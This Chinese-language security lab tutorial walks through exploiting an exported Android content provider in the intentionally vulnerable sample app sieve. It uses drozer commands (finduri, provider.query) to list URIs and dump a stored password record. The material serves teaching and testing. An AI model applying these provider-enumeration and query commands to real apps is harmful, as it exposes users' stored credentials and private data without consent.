

ContentProvider组件泄漏

实验概述

本实验使用drozer工具通过利用Content provider组件泄漏获取数据

实验目的

- 1、了解drozer的使用方法
- 2、了解content provider组件泄漏的危险性

实验原理

Content Provider是Android四大组件之一，该组件主要用与对外共享数据，也就是通过Content Provider 把应用中的数据共享给其他应用访问。其他应用可以通过Content Provider对指定应用中的数据进行操作。在Android中，提供了一些主要数据类型的Content Provider，如音频、视频、图片、和通讯录等。由此可见，该组件是非常重要的。但是，Android应用程序API-level小于17（系统版本版本为4.2.X）的程序，该组件默认为android:exported="true"。也就是说任何人都可以通过此接口。访问设备中任意内部、外部存储数据。

为了方便定义和查询，所有的content providers组件都有一个唯一的uri（统一资源标识符）。content providers组件的uri都是以content://开始的。所以，用户可以查询content://关键字找出content providers组件

所有的content provider组件都会在应用的AndroidManifest.xml中注册。所以，用户可以使用apktool反编译出AndroidManifest.xml文件找出content providers组件。Content provider的定义方法如下：

```
<provider
    android:authorities="com.isi.contentprovider.MyProvider"
    android:exported="true"
    android:name=".MyProvider"/>
```

以上代码中，可以看出有一个参数android:exported="true"，这表示应用程序存在Content provider组件的泄漏问题。以上代码中还包含了authority参数，设置它的安卓内部名字，为了避免与其它provider冲突，用户应使用互联网域名倒序方式取名来作为provider authority 的基础名字。因此该建议也用于android包的名称，所以用户可以定义自己的provider authority作为包含此provider的包名的扩展。例如，android的包名是com.bluedon.<appname>，则provider authority的命名为com.bluedon.<appname>.provider。

在Drozer工具中提供了一个名为sieve的示例app，此app的功能是保存密码，并且程序存在Content provider泄漏问题。


实验环境

虚拟机: kali linux

工具: drozer、sieve

实验步骤

1、安装sieve程序，使用命令“adb install sieve.apk”，如图 1



```
root@kali:~# cd apk/
root@kali:~/apk# ls
76009.apk  ContentProvider.apk  game.apk  sieve.apk
88094.apk  drozer-agent-2.3.4.apk  QQ_410.apk  test.apk
root@kali:~/apk# adb install sieve.apk
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
[100%] /data/local/tmp/sieve.apk
      pkg: /data/local/tmp/sieve.apk
Success
rm failed for -f, Read-only file system
root@kali:~/apk#
```

图 1安装sieve

2、在Android设备中代开sieve程序，进入如下界面，并且要求设置一个密码，用来访问sieve程序中保存的密码信息，并且提示不能少于16位，设置一个容易记住的密码，单击Submit按钮，如图 2




图 2设置密码

3、进入如图界面，要求设置PIN码，这里PIN码要求不超过4位，输入PIN码后单击Submit按钮提交，如图 3




图 3设置pin码

4、在该界面要求输入最前面设置的16位密码来查看Sieve程序中保存的条目，输入密码后单击Sign in按钮，如图 4



图 4输入密码

5、进入到界面，看到当前没有添加任何条目，单击右上角的+号来添加条目，如图 5




图 5添加条目

6、填写相关条目的选项后，单击**save**保存条目，如图 6




图 6增加条目

7、添加条目成功之后会进入如图 7界面




图 7条目信息

8、在linux终端使用adb端口转发，转发到drozer使用的31415端口，使用命令“adb forward tcp 31415 tcp:31415”如图 8




图 8建立端口转发

9、在Android模拟器上打开drozer Agent，当前显示drozer server为关闭状态如图 9




图 9打开drozer服务

10、单击页面的Embedded Server按钮来启动服务，如图 10




图 10打开drozer服务

11、单击Disabled启动Drozer Server，启动服务后显示正在监听31415端口，如图 11




图 11启动成功

12、在终端输入命令 “drozer console connect”连接drozer server，如图 12




图 12进入drozer控制台

13、使用Drozer的app.provider.finduri模块，从sieve程序中找出所有可访问的uri，使用命令“run app.provider.finduri com.mwr.example.sieve（sieve程序的包名）”如图 13

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
dz>
```

图 13找出可访问的uri

可以看到sieve程序可访问的uri，用户可以访问或更改以上任何一个uri中的数据

14、使用 app.provider.query 模块，去查询 content://com.mwr.example.sieve.DBContentProvider/Passwords/的信息，使用命令“run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --vertical”

如图 14可以查看添加条目的内容，密码是经过base64加密的

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --vertical
_id 1
service email
username bluedon
password NBelrri0xME8wmH3clbD27rHQhHXWdw= (Base64-encoded)
email bluedon@bluedon.com
dz>
```

图 14利用泄漏组件查询条目

思考总结

本实验使用了drozer工具寻找泄漏的content provider组件，然后通过泄漏的组件去查看相关的条目信息。

1、android其他组件泄漏会导致什么危害？

2、android还有其他哪些组件？